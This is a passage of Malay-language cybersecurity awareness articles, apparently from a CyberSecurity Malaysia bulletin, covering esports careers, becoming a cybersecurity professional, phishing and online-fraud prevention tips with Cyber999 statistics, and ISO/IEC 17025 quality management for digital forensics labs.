Kewujudan akademi bagi melahirkan atlet profesional e-Sukan juga telah menyuburkan lagi industri ini. Academy of Esports Iskandar Puteri (AOES) yang ditubuhkan oleh Iskandar Investment Berhad berupaya meningkatkan mutu dan prestasi atlet-atlet e-Sukan di Malaysia. Selain mengasah bakat atlet-atlet e-Sukan baharu, pelajar juga melihat kaedah acara-acara seperti The International dibangunkan dan diuruskan secara profesional. Penglibatan institusi pengajian tinggi awam dan swasta dengan menawarkan kursus-kursus berkaitan dengan pembangunan e-Sukan, antaranya Asia Pacific University of Technology and Innovation (APU), Universiti Pendidikan Sultan Idris (UPSI), KDU University College, Limkokwing University of Creative Technology, Multimedia University

(MMU), Management & Science University (MSU), Universiti Tunku Abdul Rahman (UTAR), Clazroom College, Selayang Community College dan Kolej Polytech MARA turut menyemarak pembangunan industri ini.

Sebagai persediaan menjadikan individui sebagai atlet e-Sukan, berikut dikongsi beberapa tips yang berupaya memberi inspirasi, antaranya:

1. Mencintai 'game' dan melakukan kajian mendalam supaya dapat meluaskan pengetahuan ketika bermain dalam 'gamé';
2. Menghadkan masa bermain permainan tidak lebih daripada 6 jam sehari agar sentiasa seimbang kesihatan dan mental;
3. Mendapatkan sokongan keluarga dari segi moral dan kewangan dalam membina kerjaya di dalam e-Sukan;
4. Menerokai dunia e-Sukan dengan lebih meluas kerana sukan ini tidak hanya terhad kepada permainan sahaja. Peluang pekerjaan tersedia dalam industri e-Sukan seperti pengadil, penganalisa, pengurus, krew produksi, penerbit, pemerhati dan marshall permainan kompetitif;
5. Sentiasa fokus dalam setiap pertandingan yang disertai;
6. Menyertai pertandingan e-Sukan dari kejohanan yang kecil sehingga ke peringkat antarabangsa dalam membina kerjaya di industri ini;
7. Bersedia untuk memantapkan kemahiran dari aspek ketajaman akal, kecerdasan minda, refleksi pantas dan tubuh yang sihat;
8. Membina kumpulan yang mempunyai kombinasi komunikasi, strategi dan taktikal yang baik;
9. Sentiasa menambah baik ilmu dan kemahiran di dalam permainan e-Sukan;
10. Menyertai kelompok pelopor e-Sukan bagi menambahbaik kemahiran seiring dengan perubahan teknologi.

Sebagai kesimpulannya, e-Sukan yang dikaitkan dengan ketagihan permainan dalam talian, harus dilihat secara lebih positif kerana ia mampu melahirkan atlet-atlet e-Sukan yang mampu membawa Malaysia setanding dengan negara-negara antarabangsa. Sikap kawal kendiri, pengurusan masa dan juga pemantauan perlu diwujudkan dalam diri setiap atlet e-Sukan agar mereka terhindar dari ketagihan seterusnya mengubah persepsi masyarakat dalam membentuk peluang kerjaya baharu di era revolusi industri 4.0.

Rujukan

1. *https://sar2509-karangan-cemerlang.blogspot.com/2018/02/kesan-implikasi-natijah-permainan-video.html*
2. *http://www.myhealth.gov.my/ketagihan-gajet-di-kalangan-remaja-kebaikan-dan-keburukan-2/*
3. *http://www.astroawani.com/gaya-hidup/awasi-ketagihan-permainan-video-boleh-mendorong-keganasan-193645*
4. *https://siakapkeli.my/2018/08/09/terlalu-ketagih-untuk-main-game-merupakan-penyakit-mental/*
5. *https://www.bharian.com.my/sukan/lain-lain/2018/10/485682/kbs-mahu-malaysia-jadi-hab-e-Sukan*
6. *https://majalahlabur.com*
7. *Belanjawan 2020*
8. *https://www.mstar.com.my/sukan/2019/12/09/esport-emas/#VSauaYY0k0boFvml.99*

Panduan Kerjaya Untuk Menjadi Pakar Keselamatan Siber

By | Hamidun Katemin

Pendahuluan

Keselamatan siber kini merupakan cabaran utama bagi kebanyakan industri. Tahap kerentanannya meningkat pada kadar yang membimbangkan dan permintaan terhadap tenaga kerja profesional IT semakin tinggi untuk menganalisis dan mengatasi ancaman ini [1].

Peningkatan dalam bidang kerja keselamatan siber disebabkan pembangunan pesat penggunaan teknologi dalam bidang data raya (big data), internet saling berhubung (IoT), e-perniagaan dan Revolusi Industri 4 yang wujud di atas talian.

Platform-platform tersebut memerlukan perlindungan daripada pelbagai ancaman, oleh itu pakar dalam bidang keselamatan siber amat diperlukan.

Malaysia memerlukan 10,500 pakar dalam keselamatan siber menjelang 2020, berdasarkan kajian oleh firma Frost & Sullivan
– Ian Johan Ariff, Astro Awani [2]

1. Bagaimana Untuk Bermula?

Tiga perkara asas ini perlu dimiliki bagi anda yang ingin berjaya di dalam kerjaya ini iaitu minat yang mendalam, kelayakan akademik, sijil profesional dan pengalaman. Kebanyakan syarikat dan organisasi yang ingin mencari individu berkelayakan pada kebiasaannya akan melihat pada pengalaman teknikal dan juga pengetahuan tentang perkembangan isu keselamatan semasa [3].

Perlukah Saya Mempunyai Kelulusan Akademik?

Jawapan ringkas dan mudah: tidak semestinya. Ini adalah kerana "Industri keselamatan siber ini diterajui oleh mereka yang tidak mempunyai ijazah atau lulusan universiti" menurut Josh Feinblum. Tambah beliau lagi apa yang perlu adalah "Kerja keras untuk diterima di dalam komuniti keselamatan siber melalui penyertaan di dalam konferen atau seminar sebagai pembentang kertas kerja, menyertai dan meyumbang di dalam pelbagai projek keselamatan siber dan penyelidikan – ini adalah perkara-perkara yang dilakukan oleh peneraju di dalam keselamatan siber dan patut dicontohi oleh mereka yang ingin menceburi kerjaya ini" [4]

Menurut Kajian Tenaga Kerja Keselamatan Siber oleh ISC2 pada tahun 2018, 49% majikan adalah cenderung untuk mengambil pekerja yang mempunyai pengalaman di dalam keselamatan siber selain dari kelayakan akademik. Pengalaman ini amat ditekankan oleh majikan kerana kepakaran mereka boleh terus diterapkan di dalam projek yang sedang berjalan. Kajian SEI pada tahun 2019 juga menunjukkan bahawa 58% tenaga kerja professional keselamatan siber yang ada sekarang mempunyai pengalaman lalu di dalam bidang teknologi maklumat, pembangunan perisian atau kejuruteraan. Pengalaman yang berkaitan ini akan terus diterapkan atau diaplikasi dan ia merupakan salah satu kriteria utama di dalam pengambilan pekerja [5].

Mereka yang meminati bidang keselamatan siber hendaklah sentiasa belajar sendiri. Jangan menunggu orang lain yang mengajar kamu. Gunakan sebaik mungkin Internet, forum, kumpulan kerja atau buku-buku yang berkaitan
– Alex Krepelka, Jurutera Kanan SOC, Palo Alto [6]

Keperluan Akademik and Non Akademik

Tips Keperluan Akademik: Bagi mereka yang ingin menceburi bidang keselamatan siber ini, anda adalah amat digalakan untuk memiliki kelulusan akademik. Keperluan akademik adalah berbeza mengikut tahap dan jawatan. Dengan kelulusan akademik juga akan membolehkan anda untuk menjawat jawatan yang lebih tinggi seperti Ketua Pegawai Keselamatan Maklumat *(Chief Information Security Officer).*

Diploma: terdapat beberapa jawatan seperti Eksekutif Pentadbir Rangkaian *(Network Administrator)* yang memerlukan sekurang-

kurangnya diploma di dalam sains komputer atau disiplin yang berkaitan disamping pengalaman kerja.

Ijazah Sarjana Muda: kebanyakan jawatan di peringkat pertengahan seperti Juruanalisa Keselamatan Rangkaian (Network Security Analyst) memerlukan kelulusan akademik peringkat ijazah sarjana muda di dalam sains komputer, teknologi maklumat atau disiplin yang berkaitan.

Ijazah Sarjana: kebanyakan jawatan peringkat pengurusan dan tertinggi atau pakar seperti Ketua Pegawai Teknologi atau Ketua Pegawai Keselamatan Maklumat adalah memerlukan sekurang-kurangnya Ijazah Sarjana atau Kedoktoran.

Menurut Biro Statistik Tenaga Kerja, Amerika Syarikat kadar pertumbuhan peluang pekerjaan di dalam keselamatan maklumat adalah pada kadar 37% daripada tahun 2012 hingga 2022 – kadar yang lebih cepat berbanding dengan pekerjaan lain – Kelly O'Hara [7]

Bagaimana sekiranya saya tidak mempunyai kelayakan akademik yang berkaitan?

Anda tidak perlu risau, seperti yang dinyatakan di dalam keperluan asas tadi, minat yang mendalam terhadap bidang keselamatan siber juga membolehkan anda untuk menceburi bidang keselematan siber ini. Tetapi, bagaimana untuk bermula? Apa anda perlu buat adalah meneroka perkara-perkara berikut dan lihat apa yang menarik minat anda:

Pengekodan: belajar asas pengekodan, bagus untuk memulakan pembelajaran dengan Phyton, HTML atau Javascript. Anda boleh mempertimbangkan pembelajaran melalui laman latihan atas talian atau dapatkan mana-mana buku pengaturcaraan.

Sistem: belajar asas pentadbiran sistem operasi seperti Linux atau Windows. Jika anda berminat belajar dengan lebih mendalam, mulakan dengan Linux. Sekiranya anda dapat mempelajari cara untuk mentadbir sistem Linux dengan mahir, kemahiran tersebut akan membantu anda di dalam sebarang bidang yang anda pilih.

Aplikasi: belajar cara untuk membuat tatarajah, penyelenggaraan aplikasi seperti pelayan web atau pelayan DNS.
Rangkaian: belajar cara rangkaian berfungsi, termasuk cara komputer dan peranti berkomunikasi dengan trafik rangkaian [8]

Atau, anda juga boleh membuat satu makmal sendiri di rumah untuk merasai pengalaman sebenar menangani ancaman siber. Bina sistem mudah dengan pelbagai sistem operasi pada komputer anda kemudian buat simulasi ancaman siber. Fahami tindakan-tindakan yang diambil sama ada di pihak penggodam atau penghalang serangan.

Tips Ringkas:
Bina Kerjaya Sebagai Pakar Keselamatan Siber

KELULUSAN AKADEMIK:
Sekurang-kurangnya Ijazah Sarjana Muda di dalam keselamatan siber, pentadbiran sistem atau rangkaian

BINA PERHUBUNGAN DENGAN PAKAR:
Kenali mereka yang pakar, hubungi mereka dan mula bertukar-tukar idea atau pandangan

SIJIL PROFESIONAL:
Tambah nilai diri anda dengan sijil profesional menjurus kepada bidang yang diminati

CARI MENTOR:
Cari pakar yang boleh dijadikan mentor untuk membimbing, memberi nasihat dan panduan untuk lebih berjaya

Tips Keperluan Non-Akademik:

Bina Hubungan Anda Dengan Pakar: seminar, konferen, persidangan atau kumpulan kerja keselamatan siber menyediakan platform yang terbaik bagi anda untuk meningkatkan nilai diri dan kefahaman di dalam bidang keselamatan siber atau pembangunan kerjaya. Sebagai contoh persidangan tahunan CSM-ACE anjuran CyberSecurity Malaysia boleh dijadikan platform untuk bertemu dengan pakar-pakar keselamatan siber, bertukar-tukar idea dan pandangan. Jadikan acara-acara seperti ini sebagai tempat untuk meningkatkan atau membangunkan kerjaya anda.

Menurut kajian yang dijalankan pada tahun 2017 ke atas 15,905 ahli LinkedIn, lebih 80% daripada mereka menyatakan bahawa hubungan dengan pakar-pakar adalah penting untuk lebih

berjaya di dalam kerjaya [5]. Hubungan dengan pakar ini adalah penting kerana ia lebih mudah dan murah untuk mendapatkan nasihat atau pandangan.

Bina Profil di LinkedIn: LinkedIn boleh dijadikan platform terbaik untuk berhubung dengan pakar-pakar keselamatan siber. Bina profil anda dan sertai kumpulan keselamatan siber untuk lebih memahami bidang keselamatan siber.

Belajar dari Mereka Yang Terbaik dan Berjaya: untuk lebih berjaya, anda dinasihatkan belajar dari mereka yang terbaik dengan menjadikan mereka sebagai mentor dan sumber rujukan untuk menyelesaikan permasalahan atau pembangunan kerjaya. Mencari mentor mungkin agak sukar, tetapi anda boleh mulai dengan pencarian di dalam organisasi anda sendiri [9]

Tingkatkan Pengetahuan: sentiasa ikuti perkembangan pakar-pakar keselamatan siber melalui akaun Twitter mereka. Sentiasa mencari maklumat atau perkembangan terkini melalui pembacaan melalui pelbagai media seperti jurnal, majalah, blog atau laman web.

Tips Ringkas:
Tingkatkan Kerjaya Anda

FAHAMI KERJAYA ANDA:
Fahami tugas-tugas pengurusan selain teknikal seperti pemantauan operasi atau projek

PENGIKTIRAFAN KREDIBILITI:
Usaha untuk meningkatkan kredibiliti dan kehadiran anda diterima dan diiktiraf oleh komuniti keselamatan siber seperti pembentang kertas kerja di persidangan

KEMAHIRAN INSANIAH:
Hadiri kursus peningkatan kemahiran insaniah seperti kepimpinan, komunikasi, pembuatan keputusan atau pengurusan prestasi

AKADEMIK:
Pertimbangkan untuk melanjutkan pelajaran ke peringkat lebih tinggi seperti Sarjana atau Kedoktoran

Penutup

Secara amnya, jangan jadikan latarbelakang anda sebaga halangan untuk terus mendalami bidang keselamatan siber. Perkara yang penting adalah minat dan keinginan anda untuk terus belajar dan meningkatkan kemahiran. Apabila kemahiran anda mula meningkat, dekati atau bertemulah dengan mereka yang pakar dan saya percaya peluang anda untuk menceburi kerjaya ini akan tiba.

Rujukan

1. *Program Kolaborasi Cybersecurity Malaysia – Initiatif Kerjasama Awam-Swasta Kukuhkan Pembangunan Industri Keselamatan Siber Di Malaysia. https://www.cybersecurity.my/data/content_files/44/1936.pdf*
2. *Ian Johan Ariff, Astro Awani: Bidang keselamatan siber janji gaji lumayan. http://www.astroawani.com/berita-malaysia/bidang-keselamatan-siber-janji-gaji-lumayan-189020*
3. *Shahrul Yusof, 7 jenis Kursus yang akan membantu kerjaya anda di dalam bidang Keselamatan Siber. http://hteknologi.com/blog/kursus-keselamatan-siber/*
4. *Ultimate Guide to Starting A Cybersecurity Career. https://learntocodewith.me/posts/cybersecurity/#why-cybersecurity-matters*
5. *Cybersecurity Career Paths and Progression, CISA Cyber Infrastructure US Department of Homeland Security.*
6. *Cybersecurity Career Guide: Who works in cybersecurity, how we get started and why we need you. Palo Alto Networks. https://www.paloaltonetworks.com/resources/ebooks/ cybersecurity-career-guide*
7. *Kelly O'Hara. The Future of Cybersecurity Jobs. https://www.monster.com/career-advice/article/future-of-cybersecurity-jobs*
8. *Kerjaya dalam Keselamatan Siber. Pusat Keselamatan Rangkaian SKMM. http://snsc.skmm.gov.my*
9. *Cybersecurity Career Guide: Advancing Your Career at Any Stage. https://careersincybersecurity.com/wpcontent/uploads/2017/10/Cybersecurity_Ebook_small.pdf*

Ancaman Phishing – Cara Melindungi Diri Anda

By | Norhuzaimi Mohamed

Phishing (sebutan “fishing”) merupakan percubaan untuk melakukan jenayah penipuan dengan mendapatkan maklumat sensitif seperti nama pengguna, kata laluan, nombor kad pengenalan, nombor telefon dan butiran kad kredit dengan muncul sebagai entiti yang dipercayai dalam sebuah komunikasi elektronik. Bank online, eBay, PayPal dan lain-lain seringkali menjadi target umum bagi seseorang penggodam. Phishing biasanya dilakukan melalui e-mel, khidmat pesanan ringkas, mahupun media sosial dengan mengarahkan pengguna untuk memasukkan butiran di sebuah laman sesawang.

Phishing adalah contoh dari teknik kejuruteraan sosial yang digunakan untuk menipu pengguna. Percubaan untuk menangani peningkatan jumlah insiden phishing termasuklah melalui perundangan, latihan kepada pengguna, kesedaran masyarakat dan langkah-langkah teknikal.

Cara Melindungi Diri Anda:

Proaktif

Sentiasa perkemaskan diri anda dengan teknik terkini

Ketahui Pautan Anda

Tanya diri anda, “Adakah pautan ini benar-benar selamat?”

Emel Pelik?

Abaikan sekiranya emel tersebut mempunyai kandungan yang mencurigakan

Periksa

Pastikan URL laman sesawang yang dilayari mempunyai “https”

Perbankan

Jangan akses bank anda dari emel yang dihantar menggunakan nama anda sendiri

Jangan Sombong

Aktifkan firewall di komputer anda!

Katakan Tidak Pada Pop-Ups

Memasang Pop-Ups Blocker pada komputer atau gajet

Perisian Antivirus

Menggunakan Antivirus yang baik dan sentiasa kemaskini

Rujukan

1. *https://id.safetydetectives.com/blog/apa-itu-phishing-panduan-sederhana-disertai-contoh/*
2. *https://omghackers.com/apa-itu-phishing/*
3. *https://medium.com/@muhanz21/apa-itu-phishing-bagaimana-cara-mencegah-phishing-30a2429f6050*
4. *https://www.cybersecurity.my/en/knowledge_bank/news/2009/main/index.html*

Penipuan Internet – Sejauh Mana Ianya Serius

By | Mohd Shamil Bin Mohd Yusoff

Perkembangan industri Teknologi Maklumat dan Komunikasi (ICT) yang pesat dan dinamik sememangnya membawa pelbagai kemudahan serta kebaikan kepada rakyat dan negara. Ia menjadi sebahagian dari kehidupan, malah mempengaruhi gaya hidup apabila komuniti digital menggunakan gajet seperti telefon pintar dan peranti digital untuk akses Internet dan berinteraksi menerusi laman sembang, mendengar muzik dalam talian, menonton filem dan klip video melalui strim langsung, bermain permainan atas talian, memuat naik aplikasi termasuk laman-laman media sosial seperti Facebook, Instagram, Twitter, LinkedIn dan pelbagai lagi.

Dalam konteks pembangunan negara, ICT digunakan secara meluas di dalam pelbagai sektor termasuk merangsang perkembangan kandungan digital, meningkatkan penawaran e-perkhidmatan, e-pembelajaran, e-dagang, malah diguna secara meluas bagi bidang-bidang penyelidikan dan pembangunan (R&D) serta harta intelek (IP). Pengunaan ICT turut menyumbang kepada pembangunan ekonomi negara di seluruh dunia termasuk Malaysia.

Jika dilihat dari aspek kepenggunaan Internet, statistik menunjukkan peningkatan dalam jumlah pengguna Internet di seluruh dunia dengan peratusan yang ketara. *Internet World Statistic* melaporkan pada pertengahan tahun 2019, jumlah pengguna Internet dunia adalah seramai 4.53 billion atau 58.8% dari jumlah populasi dunia (7.716 billion) dengan kadar peningkatan 1,157% bagi tempoh sembilan tahun (2000 – 2019).

Di Malaysia, Kajian Pengunaan Internet 2018 oleh Suruhanjaya Komunikasi dan Multimedia Malaysia (SKMM) mendapati seramai 28.7 juta pengguna Internet berbanding 24.5 juta pada tahun 2016. Pertambahan sebanyak 10.5% menunjukkan jumlah pengguna Internet yang semakin meningkat telah membuktikan bahawa rakyat Malaysia terus melestari Teknologi dan menjadi pengguna Internet selaras dengan perkembangan ICT semasa.

Revolusi rangkaian Internet membawa begitu banyak perubahan positif kepada komuniti digital hari ini untuk melakukan pelbagai aktiviti dengan mudah dan cepat. Namun, Teknologi juga dikatakan sebagai *'double-edge-sword'*, di mana ia berupaya membuka peluang kepada penjenayah untuk melakukan pelbagai bentuk ancaman dan jenayah siber. Malah, komuniti digital turut terdedah kepada ancaman yang boleh memudaratkan sekiranya mereka menggunakan Teknologi serta aplikasi Internet secara negatif.

Justeru, wujud pelbagai insiden keselamatan siber dan seringkali ada dalam kalangan komuniti digital yang menjadi mangsa penjenayah siber seperti penipuan Internet atau *Fraud*, di mana mangsa mengalami kerugian ratusan malah ada yang rugi jutaan ringgit, gangguan siber, pencerobohan, spam, dan sebagainya.

Antara faktor yang menyebabkan wujudnya penipuan Internet ialah fenomena e-dagang yang kini semakin popular. Walaupun e-dagang merupakan suatu perkembangan positif khususnya kepada ekonomi negara, namun fenomena ini turut menyumbang kepada kadar penipuan Internet.

Berdasarkan statistik Cyber999 yang dikendalikan oleh Pasukan Tindak Balas Kecemasan Komputer Malaysia (MyCERT) CyberSecurity Malaysia, sebanyak 10,699 insiden keselamatan siber telah dicatatkan pada tahun 2018 di mana jumlah tersebut meningkat 25.6% berbanding tahun 2017 (7,962). Manakala, pada Januari sehingga September 2019, jumlah insiden yang dilaporkan adalah sebanyak 7,667.

Statistik tersebut memaparkan sembilan kategori insiden keselamatan siber, antaranya gangguan siber, pencerobohan, percubaan pencerobohan, penafian perkhidmatan, penipuan, kod berbahaya, laporan kerentanan, spam dan berkaitan kandungan. Dari insiden tersebut, penipuan Internet mencatat jumlah pelaporan yang paling tinggi untuk tempoh empat tahun seperti berikut:

2019 (Jan - Sept)	2018	2017	2016
5,506	5,123	3,821	3,921

Sumber: Statistik Cyber999

Sehingga bulan September 2019, sebanyak 5,506 insiden penipuan Internet dicatatkan berlaku dan jumlah ini meningkat dengan ketara berbanding jumlah keseluruhan insiden bagi tahun 2018.

Penipuan Internet yang perlu kita ketahui - Penipuan Internet atau penipuan atas talian merupakan satu teknik penipuan menggunakan Internet atau aplikasi yang mempunyai akses Internet bertujuan menipu mangsa atau mengambil kesempatan terhadap mangsa untuk mendapatkan faedah kewangan atau faedah peribadi.

Terdapat pelbagai jenis penipuan Internet antaranya phishing, perbankan Internet (yang dilakukan secara negatif), Scam seperti Macau Scam, Parcel Scam, Nigerian Scam, Lottery Scam, Job Scam, Love Scam serta penipuan jualan barangan yang ditawarkan dengan harga murah melalui aplikasi media sosial seperti Facebook, Instagram serta Whatsapp, sedangkan barangan tersebut tidak wujud. Kebanyakkan penipuan Internet bermotifkan wang ringgit atau sebarang habuan yang boleh menjana hasil keuntungan atau pendapatan kepada penjenayah siber.

Menurut Polis Diraja Malaysia (PDRM), kes penipuan Internet yang dilaporkan bagi tempoh enam bulan sejak Januari 2019 mencatatkan kerugian hampir RM250 juta berdasarkan 5,069 kes. Seramai 1,973 individu disyaki terbabit dalam kegiatan berkenaan berjaya diberkas bagi membantu siasatan. Sindiket penipuan Internet secara purata telah 'mencuri' sejumlah RM2 bilion setiap tahun dari 2015 hingga 2018 membabitkan kes jenayah komersial termasuk pinjaman tidak wujud dan penipuan skim pelaburan dari dalam serta luar.

Trend yang membimbangkan - Jika dilihat kepada jumlah laporan serta kerugian yang dialami, insiden penipuan Internet membimbangkan dan harus dipandang serius untuk ditangani oleh semua pihak kerana ia berpotensi memberi implikasi kepada kemajuan ekonomi dan pembangunan negara termasuk kesejahteraan rakyat disebabkan oleh gangguan emosi serta trauma yang dialami mangsa terhadap insiden tersebut. Di Malaysia, pihak berkuasa telah memberi penekanan kepada insiden ini dengan meningkatkan keupayaan mereka dalam usaha membanteras dan mencegah jenayah siber ini. Namun, apa yang lebih penting ialah peranan pengguna Internet yang perlu memberi perhatian serta cakna dan tidak memandang remeh akan ancaman ini.


Faktor penyebab insiden ini berlaku - Faktor utama adalah perubahan gaya hidup *(lifestyle)* rakyat Malaysia yang rata-rata memilik peranti digital dan akses Internet. Walaupun, ini merupakan suatu senario positif kerana rakyat Malaysia mengikuti trend semasa sejajar evolusi Teknologi itu sendiri, namun cara serta kaedah penggunaan Teknologi tersebut sering disalahgunakan. Selain itu, akses kepada Teknologi termasuk Internet serta pelbagai platform media sosial juga turut menarik perhatian penjenayah untuk mengambil kesempatan bagi mendapatkan faedah peribadi mereka. Maka dalam hal ini, pengguna Internet perlu tahu kaedah mempertahankan diri dari menjadi mangsa penipuan Internet.

Mangsa tertipu dengan urusan jual beli Internet - Terdapat pelbagai modus operandi penipuan Internet antaranya penawaran atau pengiklanan barangan dengan harga yang terlalu murah *(too good to be true)*, membuat tawaran hadiah menarik, menggunakan alamat emel yang palsu serta penyamaran dan pemalsuan identiti, contohnya penyamaran sebagai kakitangan bank atau pegawai penguatkuasa. Dalam aspek ini, penjenayah siber sentiasa mencari jalan atau taktik untuk melakukan jenayah siber secara licik. Kebanyakkan mangsa tertipu kerana mereka tidak berhati-hati dan mudah percaya dengan penjual atas talian apabila berurusan dengan mereka. Ini mungkin juga disebabkan oleh mereka terlalu taksub dengan pembelian atau penjualan barangan tersebut.

Tentukan kesahihan laman sesawang e-dagang - Transaksi melalui Internet perlu dilakukan dengan penjual yang sahih serta melalui laman sesawang yang diperakui. Justeru, pengguna Internet perlu meluangkan masa untuk membuat semakan terhadap laman sesawang e-dagang dengan pihak berkuasa, seperti Suruhanjaya Syarikat Malaysia (SSM) bagi mengesahkan nombor pendaftaran syarikat. Ini kerana pada kebiasaannya syarikat e-dagang yang palsu tidak berdaftar dengan SSM. Pastikan laman sesawang penjual atau syarikat yang menawarkan perkhidmatan atas talian tersebut mempunyai ciri keselamatan seperti SSL (contoh: https://www.abc.com). Apabila membuat transaksi pembelian, pasti juga laman sesawang tersebut mempunyai mohor *(seal)* keselamatan seperti VeriSign, Trustmark, GeoTrust, GlobalSign, Thawte dan sebagainya.

Kaedah pelaporan insiden kselamatan siber - Mangsa insiden penipuan Internet atau insiden keselamatan siber yang lain boleh membuat

laporan ke Cyber 999 melalui saluran berikut:



Tindakan CyberSecurity Malaysia setelah menerima laporan - Perkhidmatan Cyber999 ditawarkan bertujuan untuk membantu orang ramai mengurangkan impak kerosakan jenayah yang telah dialami oleh mangsa. Dalam hal ini, CyberSecurity Malaysia akan memberikan khidmat nasihat khususnya dari segi kaedah yang perlu dilakukan mangsa agar dapat menyelesaikan kes mereka pada kadar segera.

Tips keselamatan hindari dari menjadi mangsa penipuan Internet - Pengguna dan penjual perlu mengamalkan sikap berhati-hati dengan mengikuti garispanduan amalan terbaik sewaktu melaksanakan apa jua transaksi atau perkhidmatan secara online. Antara tips yang disarankan adalah:

a. Jangan kongsi kata laluan (password) - pastikan kata laluan yang dibina mengikuti piawaian kata laluan yang selamat dan tidak mudah dicerobohi;

b. Baca dengan teliti setiap terma, syarat serta polisi yang tertera pada laman sesawang penjual tersebut;

c. Muat turun pop-up blocker atau adware blocker di pelayar Internet anda;

d. Semak nombor akaun dan maklumat yang telah diberikan oleh penjual sebelum menekan butang "Confirm" bersama bank yang terlibat;

e. Kaji dan periksa latar belakang syarikat atau penjual melalui Internet seperti membaca online review tentang syarikat atau penjual tersebut;

f. Lakukan pembelian daripada penjual atau syarikat yang mempunyai reputasi yang baik. Jika anda ragu-ragu, jangan meneruskan pembelian;

g. Pembeli harus bijak menilai harga barangan yang dijual. Jika harga didapati tidak masuk akal, berkemungkinan barangan yang dijual adalah palsu atau pun ia adalah scam;

h. Semak akaun bank anda selepas membuat sesuatu transaksi dan buat laporan segera kepada pihak bank jika terdapat transaksi yang mencurigakan;

i. Awasi urus niaga anda - semak semula pengesahan pesanan dan kad kredit dan penyata bank;

j. Gunakan kad kredit untuk urus niaga dalam Internet - Dalam kebanyakan penempatan, liabiliti peribadi anda dihadkan secara nyata.

Rujukan

1. https://www.internetworldstats.com/stats.htm)

2. https://www.mcmc.gov.my/skmmgovmy/media/General/pdf/Internet-Users-Survey-2018-(Infographic).pdf)

3. https://www.sinarharian.com.my/article/42038/BERITA/Jenayah/Kes-jenayah-siber-catat-kerugian-RM250-juta)

Sistem Pengurusan Kualiti Dalam Makmal Forensik Digital

By | Fauzi bin Mohd Darus, Miratun Madihah binti Saharuddin, Wafa' binti Mohd Kharudin, Ummu Ruzanna binti Abdul Razak & Sarah Khadijah Taylor

Pengenalan

Adalah satu keperluan bagi sesebuah makmal forensik digital untuk mempunyai sistem pengurusan kualiti dalam menjalankan aktiviti-aktiviti harian di makmal. Sistem ini mestilah menyeluruh dan dapat memastikan segala proses dan aktiviti di dalam makmal adalah berkualiti tinggi. Dengan mengamalkan sistem pengurusan kualiti yang bagus, ianya dapat menghasilkan kakitangan yang cekap dan dapat mengemukakan keterangan digital yang diterima pakai di mahkamah.

Bagi memastikan perkara ini dipenuhi, sistem pengurusan kualiti yang bagus boleh menjadikan standard piawaian antarabangsa ISO/IEC 17025 – Testing and Calibration Laboratories sebagai rujukan dan amalan.

ISO/IEC 17025:2017

Merujuk pada standard ISO/IEC 17025:2017, ianya didefinisikan sebagai berikut:
ISO/IEC 17025 enables laboratories to demonstrate that they operate competently and generate valid results, thereby promoting confidence in their work both nationally and around the world. It also helps facilitate cooperation between laboratories and other bodies by generating wider acceptance of results between countries. Test reports and certificates can be accepted from one country to another without the need for further testing, which, in turn, improves international trade.

Di dalam standard ini, terdapat lima keperluan yang perlu dipatuhi. Iaitu:

1. Umum *(General Requirements),*
2. Penstrukturan *(Structural Requirements),*
3. Sumber *(Resource Requirements),*
4. Proses *(Process Requirements),*
5. Sistem Pengurusan *(Management System Requirements)*

Di dalam artikel ini, kami akan menerangkan secara ringkas bagaimana standard ISO/IEC 17025:2017 ini dapat membantu sesebuah makmal forensik digital untuk melaksanakan sistem pengurusan kualiti yang bagus berdasarkan kepada kerpeluan-kerpeluan yang dinyatakan.

1. Umum *(General Requirements)*

Di dalam Keperluan Umum, ISO/IEC 17025:2017 menekankan kesaksamaan *(impartiality)* dan kerahsiaan *(confidentiality)*. Ianya bagi memastikan aktiviti-aktiviti analisa forensik digital yang dijalankan tidak terganggu dengan tekanan dari mana-mana pihak dan segala aktiviti dan hasil analisa yang diperolehi adalah rahsia.

Selain daripada itu, pihak pengurusan makmal juga perlu mengenalpasti risiko yang dapat mengganggu kesaksamaan aktiviti-aktiviti makmal dari semasa ke semasa. Sekiranya risiko tersebut ditemui, pihak pengurusan mestilah dapat menunjukkan cara bagaimana risiko tersebut dapat dihapuskan atau dikurangkan.

2. Penstrukturan *(Structural Requirements)*

Keperluan Penstrukturan pula memfokuskan tentang kewujudan dan pengurusan makmal forensik digital. Makmal forensik digital yang dibangunkan mestilah merupakan sebuah entiti yang sah dan mempunyai pihak pengurusan yang bertanggungjawab terhadap segala aktiviti yang dijalankan di dalam makmal.

Makmal juga perlu mempunyai individu yang dipertanggungjawabkan dalam pelaksanaan, penyelenggaraan dan penambahbaikan terhadap sistem pengurusan yang terdapat di dalam makmal. Ianya juga bagi memastikan sistem pengurusan kualiti yang dijalankan dapat menjamin keberkesanan dalam aktiviti-aktiviti analisa forensik digital dan memastikan segala maklumat keberkesanan ini dapat disampaikan kepada semua kakitangan seperti juruanlisa dan pembantu teknikal yang terlibat dalam aktiviti-aktiviti di makmal.

3. Sumber *(Resource Requirements)*

Keperluan Sumber di dalam piawaian ISO/

IEC 17025:2017 merangkumi kakitangan, kemudahan, persekitaran, peralatan, kesesuaian metrologi dan sokongan perkhidmatan yang diperlukan dalam mengurus dan melaksanakan aktiviti-aktiviti makmal forensik digital.

Menyentuh aspek kakitangan, di dalam keperluan ini menitikberatkan kepada kakitangan yang terlibat dalam menghasilkan keputusan analisa makmal. Sebagai contoh, juruanalisa yang mengendalikan ekshibit dan mengeluarkan laporan forensik hasil dari analisa forensik digital yang dijalankan terhadap ekshibit tersebut.

